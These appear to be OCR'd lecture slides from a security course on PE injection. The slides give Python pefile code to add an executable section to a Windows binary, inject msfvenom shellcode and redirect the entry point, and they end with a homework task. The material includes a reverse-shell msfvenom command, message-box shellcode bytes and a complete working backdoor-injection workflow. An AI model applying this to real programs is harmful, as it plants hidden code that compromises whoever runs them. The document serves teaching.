


1. 新增一個 Section 放 Backdoor

a) 在 Section Table 新增一個 Section Header

b) 把 shellcode 放在 Section Header 所指定的位址


Section Table



Section Header 結構 (40 bytes)

```cpp
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];   8 bytes
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;   ← 在記憶體中的大小
  } Misc;
  DWORD VirtualAddress;   ← 在記憶體中的地址
  DWORD SizeOfRawData;      (相對於 ImageBase)
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;   ← 屬性(rwx)
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

2. 修改 Header



a) FILE_HEADER.NumberOfSections++
   - section 的數量加一

b) OPTIONAL_HEADER.SizeOfImage = VirtualAddress + VirtualSize
   - 在記憶體中的大小 (SizeOfImage)，增加了新 section 的大小 (VirtualSize)

c) OPTIONAL_HEADER.AddressOfEntryPoint = VirtualAddress
   - 程式入口點(AddressOfEntryPoint)，改為新 section 的位置 (VirtualAddress)

PE Injection with Python

```
import pefile
```

- Step0. 調整 PE 檔案大小
- Step1. 新增 Section Header
- Step2. 修改 PE Header, Optional Header
- Step3. 把 Shellcode 塞進新的 Section
- Step4. 修改 OEP

Step0. 調整 PE 檔案大小

- 檔案大小 += 8KB

target.exe

```
original_size = os.path.getsize(exe_path)
print("\t[+] Original Size = %d" % original_size)
fd = open(exe_path, 'a+b')
map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
map.resize(original_size + 0x2000)
map.close()
fd.close()
print("\t[+] New Size = %d bytes\n" % os.path.getsize(exe_path))
```

Step1.
新增 Section Header

- 先取得原檔案的資訊
  - Sectioin 數量
  - Alignment 長度
  - 計算新 Section Header 的位址

Section Table

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

target.exe

```
pe = pefile.PE(exe_path)
last_section = pe.FILE_HEADER.NumberOfSections - 1
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
new_section_offset = (pe.sections[last_section].get_file_offset() + 40)
```

Step1.
新增 Section Header

```
BYTE   Name[IMAGE_SIZEOF_SHORT_NAME];
DWORD  VirtualSize;          ← 在記憶體中的大小
DWORD  VirtualAddress;       ← 在記憶體中的地址
DWORD  SizeOfRawData;
DWORD  PointerToRawData;
DWORD  Characteristics;      ← 屬性
```

- 計算 Section Header 數值

```python
# 注意 Section name 必須是 8 bytes
name = bytes(".myname" + (1 * '\x00'), 'UTF-8')
virtual_size = align(0x1000, section_alignment)
virtual_address = align((pe.sections[last_section].VirtualAddress +
                         pe.sections[last_section].Misc_VirtualSize),
                        section_alignment)
size_of_raw_data = align(0x1000, file_alignment)
pointer_to_raw_data = align((pe.sections[last_section].PointerToRawData +
                         pe.sections[last_section].SizeOfRawData),
                        file_alignment)
# EXECUTE, READ, WRITE, CODE
characteristics = 0xE0000020
```

```python
def align(val_to_align, alignment):
    return ((val_to_align + alignment - 1) // alignment) * alignment
```

Step1.
新增 Section Header

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;          ← 在記憶體中的大小
  } Misc;
  DWORD VirtualAddress;         ← 在記憶體中的地址
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;        ← 屬性
```

- union 結構中的所有變數會共享一塊記憶體，整個結構大小為所有變數中最大的

- 寫入 Header

```
pe.set_bytes_at_offset(new_section_offset, name)
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
pe.set_dword_at_offset(new_section_offset + 12, virtual_address)
pe.set_dword_at_offset(new_section_offset + 16, size_of_raw_data)
pe.set_dword_at_offset(new_section_offset + 20, pointer_to_raw_data)
# 其他不重要的欄位都寫 0
pe.set_bytes_at_offset(new_section_offset + 24, (12 * b'\x00'))
pe.set_dword_at_offset(new_section_offset + 36, characteristics)
```

Step2. 修改 PE Header, Optional Header

- section 的數量加一
- 在記憶體中的大小 (SizeOfImage)，增加了新 section 的大小 (VirtualSize)

```
pe.FILE_HEADER.NumberOfSections += 1
pe.OPTIONAL_HEADER.SizeOfImage = virtual_address + virtual_size
```

Step3. 把 Shellcode 塞進新的 Section

- Reload pe 讓他看到新的 section

```
last_section = pe.FILE_HEADER.NumberOfSections - 1
pe.write(exe_path)
pe = pefile.PE(exe_path) # reload pe file
```

- 把 Shellcode 放在 Section Header 所指定的位址

```
pointer_to_raw_data = pe.sections[last_section].PointerToRawData
pe.set_bytes_at_offset(pointer_to_raw_data, shellcode)
```

Step4. 修改 OEP

- 程式入口點 (VirtualAddress)，改為新 section 的位置 (VirtualAddress)

```
new_ep = pe.sections[last_section].VirtualAddress
pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep
```

Generate Shellcode

- Reverse shell
  - *msfvenom -p windows/shell_reverse_tcp lhost=192.168.10.1 lport=4433 -f python*

    記得要改

- Message Box
  - *msfvenom -p windows/messagebox title=F08921A01 text="sneaky sneaky" -f python*

- MSFVenom - CheatSheet
  - https://book.hacktricks.xyz/shells/shells/msfvenom

Generate Shellcode

```
┌──(kali㉿kali)-[/media/sf_vm_share/PE]
└─$ msfvenom -p windows/messagebox title=F08921A01 text="sneaky sneaky" -f python

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 267 bytes
Final size of python file: 1310 bytes
buf =  b""
buf += b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
buf += b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
buf += b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
buf += b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
buf += b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
buf += b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
buf += b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
buf += b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
buf += b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
buf += b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
buf += b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
buf += b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
buf += b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
buf += b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
buf += b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
buf += b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x31\x58\x20\x20\x68"
buf += b"\x32\x31\x41\x30\x68\x46\x30\x38\x39\x31\xdb\x88\x5c"
buf += b"\x24\x09\x89\xe3\x68\x79\x58\x20\x20\x68\x6e\x65\x61"
buf += b"\x6b\x68\x6b\x79\x20\x73\x68\x73\x6e\x65\x61\x31\xc9"
buf += b"\x88\x4c\x24\x0d\x89\xe1\x31\xd2\x52\x53\x51\x52\xff"
buf += b"\xd0\x31\xc0\x50\xff\x55\x08"
```

Redirect the execution flow

- Online x86 / x64 Assembler and Disassembler
  - https://defuse.ca/online-x86-assembler.htm#disassembly2
- Original shellcode from msfvenom

```
a:   51                    push   ecx
b:   52                    push   edx
c:   ff d0                 call   eax
e:   31 c0                 xor    eax,eax
10:  50                    push   eax
11:  ff 55 08              call   DWORD PTR [ebp+0x8]
```


exit

- Redirect to original entry point (0x0040100)
  - buf = buf[:-6] + b"\xB8\x00\x10\x40\x00\xFF\xD0"

Disassembly:

```
0:   b8 00 10 40 00        mov    eax,0x401000
5:   ff d0                 call   eax
```

Little endian




Redirect address?

- ImageBase + OEP


DWORD AddressOfEntryPoint	A5F8h
DWORD BaseOfCode	1000h
DWORD BaseOfData	B000h
DWORD ImageBase	400000h

```
┌──(kali㉿kali)-[/media/sf_vm_share/PE]
└─$ python3 injectpe.py
[*] 0. Resize the Executable
        [+] Original Size = 2267848
        [+] New Size = 2276040 bytes

[*] 1. Add the New Section Header
        [] file_alignment = 512
        [] section_alignment = 4096
        [] new_section_offset = 824
        [] pe.OPTIONAL_HEADER.ImageBase = 0×400000
        [+] Section Name = b'.myname\x00'
        [+] VirtualSize = 0×1000
        [+] VirtualAddress = 0×2b000
        [+] SizeOfRawData = 0×1000
        [+] PointerToRawData = 0×24a00
        [+] Characteristics = 0×e0000020

[*] 2. Modify the Main Headers
        [+] Number of Sections = 9
        [+] Size of Image = 180224 bytes

[*] 3. Inject the Shellcode in the New Section
        [+] Shellcode wrote in the new section

[*] 4. Modify Original Entry Point
        [+] Original Entry Point = 0×a5f8
        [+] New Entry Point = 0×2b000
```


Program Integrity Check




User Account Control (UAC)



User Account Control (UAC)



Digital Signature



Reference

- Code Injection with Python
  - https://axcheron.github.io/code-injection-with-python/

- [SITCON 2019] R2 手把手玩 PE Injection
  - https://www.youtube.com/watch?v=QxCR8FuBEFw
  - https://drive.google.com/drive/folders/1Bn_UwCymhI409Pr6B5HqS82vfJuIUtpH

HW

- (4pt) 上傳 “學號”.pdf，包含:
  - Screenshot-01
  - 另外找一個 exe 練習 PE injection，並回答下列問題並附上截圖
    - ImageBase 和 OEP 是多少? (injectpe.py 或 010 editor 截圖)
    - Requested execution level 是什麼? (Resource hacker 截圖)
    - 有沒有 Program Integrity Check? (有 error message 的話附上截圖)
    - Payload (010 editor 截圖)
- (1pt) 學習筆記 @ https://hackmd.io/6bpA4SEwT3aQtRutksfSbg
  - 重點整理 or 延伸學習

```
┌──(kali㉿kali)-[/media/sf_vm_share/PE]
└─$ python3 injectpe.py
[*] 0. Resize the Executable
        [+] Original Size = 2267848
        [+] New Size = 2276040 bytes

[*] 1. Add the New Section Header
        [] file_alignment = 512
        [] section_alignment = 4096
        [] new_section_offset = 824
        [] pe.OPTIONAL_HEADER.ImageBase = 0x400000
        [+] Section Name = b'.myname\x00'
        [+] VirtualSize = 0x1000
        [+] VirtualAddress = 0x2b000
        [+] SizeOfRawData = 0x1000
        [+] PointerToRawData = 0x24a00
        [+] Characteristics = 0xe0000020

[*] 2. Modify the Main Headers
        [+] Number of Sections = 9
        [+] Size of Image = 180224 bytes

[*] 3. Inject the Shellcode in the New Section
        [+] Shellcode wrote in the new section

[*] 4. Modify Original Entry Point
        [+] Original Entry Point = 0xa5f8
        [+] New Entry Point = 0x2b000
```

Resource Hacker - processhacker-2.39-setup.exe

File Edit View Action Help

- Icon
- String Table
- RCData
- Icon Group
- Version Info
- Manifest
  - 1 : 1033

```
18      />
19    </dependentAssembly>
20  </dependency>
21  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
22    <security>
23      <requestedPrivileges>
24        <requestedExecutionLevel level="asInvoker"        uiAccess="false"/>
